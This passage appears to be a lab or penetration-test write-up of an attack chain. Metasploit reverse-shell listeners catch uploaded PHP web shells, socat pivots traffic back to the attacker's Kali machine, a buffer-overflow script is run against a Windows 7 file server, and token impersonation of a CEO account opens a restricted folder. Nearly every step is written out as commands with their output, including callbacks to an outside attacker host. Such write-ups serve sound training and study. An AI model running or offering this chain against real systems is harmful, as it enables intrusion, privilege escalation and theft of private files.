payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 180.129.48.20
lhost ⇒ 180.129.48.20
msf5 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 180.129.48.20:4444
```

Buffer overflow (attack from public network)


Open 2 meterpreter listeners on kali machine. 1 for shell.php, 1 for shell2.php.



```
attacker@kali:~$ msfconsole -q
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 180.129.48.20
lhost ⇒ 180.129.48.20
msf5 exploit(multi/handler) > set lport 4445
lport ⇒ 4445
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 180.129.48.20:4445
```

Buffer overflow (attack from public network)

Go to 192.168.1.3/uploads/shell.php and 192.168.1.3/uploads/shell2.php to execute the payload.




192.168.1.3/uploads/shell.php

192.168.1.3/uploads/shell.php — Visit


192.168.1.3 — 192.168.1.3/uploads/shell2.php

Buffer overflow (attack from public network)

The 2 meterpreter sessions will be open.




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 180.129.48.20:4444
[*] Sending stage (38288 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (180.129.48.20:4444 → 192.168.1.3:44150) at 2021-01-31 02:21:48 -0500

meterpreter >
```



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 180.129.48.20:4445
[*] Sending stage (38288 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (180.129.48.20:4445 → 192.168.1.3:37313) at 2021-01-31 02:22:01 -0500

meterpreter >
```

Buffer overflow (attack from public network)

Run the socat command for pivoting. It will listen for connections at port 5555 and forward it to attacker kali machine at port 9999.




```
socat -v tcp4-listen:5555.reuseaddr,fork tcp4:180.129.48.20:9999
```

Buffer overflow (attack from public network)

In the other meterpreter session, upload the exploitmeterpreter.py file to the Web server.


Type command dir to check that the exploitmeterpreter.py file has been uploaded.



```
meterpreter > upload exploitmeterpreter.py
[*] uploading  : exploitmeterpreter.py → exploitmeterpreter.py
[*] Uploaded -1.00 B of 2.71 KiB (-0.04%): exploitmeterpreter.py → exploitmeterpreter.py
[*] uploaded   : exploitmeterpreter.py → exploitmeterpreter.py
meterpreter > dir
Listing: /var/www/Cool4guys/uploads
===================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  66698  fil   2021-01-25 00:43:44 -0500  Capture1.PNG
100644/rw-r--r--  6826   fil   2021-01-19 22:35:22 -0500  break.py
100644/rw-r--r--  2771   fil   2021-01-31 07:17:03 -0500  exploitmeterpreter.py
100777/rwxrwxrwx  3048   fil   2020-12-16 12:06:31 -0500  rev-shell.php~
100644/rw-r--r--  1107   fil   2021-01-26 21:11:34 -0500  shell.php
100644/rw-r--r--  1107   fil   2021-01-26 21:11:41 -0500  shell2.php
```

Buffer overflow (attack from public network)


Open another meterpreter session to listen for incoming connections from the socat port forwarding.




```
attacker@kali:~/bufferoverflow$ msfconsole -q
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 180.129.48.20
lhost ⇒ 180.129.48.20
msf5 exploit(multi/handler) > set lport 9999
lport ⇒ 9999
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 180.129.48.20:9999
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 180.129.48.20:9999
[*] Sending stage (176195 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (180.129.48.20:9999 → 192.168.1.3:56222) at 2021-01-31 06:15:09 -0500

meterpreter > getuid
```

Buffer overflow (attack from public network)

Run the exploitmeterpreter.py code and I will get a meterpreter session of the windows 7 file server.



```
meterpreter > shell
Process 5021 created.
Channel 0 created.
python exploitmeterpreter.py 10.0.0.39 21

[+] Attempting to send buffer overflow to server....

[+] Completed. Check netcat for server.
[+] Unable to connect to server. Check your IP address and port
```




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 180.129.48.20:9999
[*] Sending stage (176195 bytes) to 192.168.1.3
[*] Meterpreter session 3 opened (180.129.48.20:9999 → 192.168.1.3:56229) at 2021-01-31 06:53:37 -0500

meterpreter > getuid
Server username: WIN-67569VOLQBS\admin
meterpreter >
```

Buffer overflow (attack from public network)

Type getuid, you can see that I have NT AUTHORITY\SYSTEM privileges.


However, I still can’t access the SecretForumla folder because it is only accessible with the CEO account.



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1508 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd \Users\CEO\Documents
cd \Users\CEO\Documents

C:\Users\CEO\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3406-65FD

 Directory of C:\Users\CEO\Documents

01/31/2021  01:52 PM    <DIR>          .
01/31/2021  01:52 PM    <DIR>          ..
01/31/2021  01:53 PM    <DIR>          SecretForumla
               0 File(s)              0 bytes
               3 Dir(s)  47,802,224,640 bytes free

C:\Users\CEO\Documents>cd SecretFormula
cd SecretFormula
The system cannot find the path specified.

C:\Users\CEO\Documents>cd SecretForumla
cd SecretForumla
Access is denied.

C:\Users\CEO\Documents>
```

Buffer overflow (attack from public network)


Perform token impersonation to impersonate as CEO user



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > lsit_tokens -u
[-] Unknown command: lsit_tokens.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
WIN-67569VOLQBS\admin
WIN-67569VOLQBS\CEO

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token WIN-67569VOLQBS\\CEO
[+] Delegation token available
[+] Successfully impersonated user WIN-67569VOLQBS\CEO
meterpreter > getuid
Server username: WIN-67569VOLQBS\CEO
meterpreter > shell
Process 2732 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>whoami
whoami
win-67569volqbs\ceo

C:\>
```

Buffer overflow (attack from public network)


After performing token impersonation, to impersonate as CEO, I am able to access the SecretForumla folder.



```
meterpreter > getuid
Server username: WIN-67569VDLQBS\CEO
meterpreter > shell\
 > Interrupt: use the 'exit' command to quit
meterpreter > shell
Process 2768 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>whoami
whoami
win-67569volqbs\ceo

C:\>cd
cd
C:\

C:\>cd \Documents
cd \Documents
The system cannot find the path specified.

C:\>cd documents
cd documents
The system cannot find the path specified.

C:\>cd \Users\CEO\Documents
cd \Users\CEO\Documents

C:\Users\CEO\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3406-65FD

 Directory of C:\Users\CEO\Documents

01/31/2021  01:52 PM    <DIR>          .
01/31/2021  01:52 PM    <DIR>          ..
01/31/2021  01:53 PM    <DIR>          SecretForumla
               0 File(s)              0 bytes
               3 Dir(s)  47,802,257,408 bytes free

C:\Users\CEO\Documents>cd SecretForumla
cd SecretForumla

C:\Users\CEO\Documents\SecretForumla>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3406-65FD

 Directory of C:\Users\CEO\Documents\SecretForumla

01/31/2021  01:53 PM    <DIR>          .
01/31/2021  01:53 PM    <DIR>          ..
01/31/2021  01:57 PM                25 Project_1337.txt
               1 File(s)             25 bytes
               2 Dir(s)  47,802,257,408 bytes free

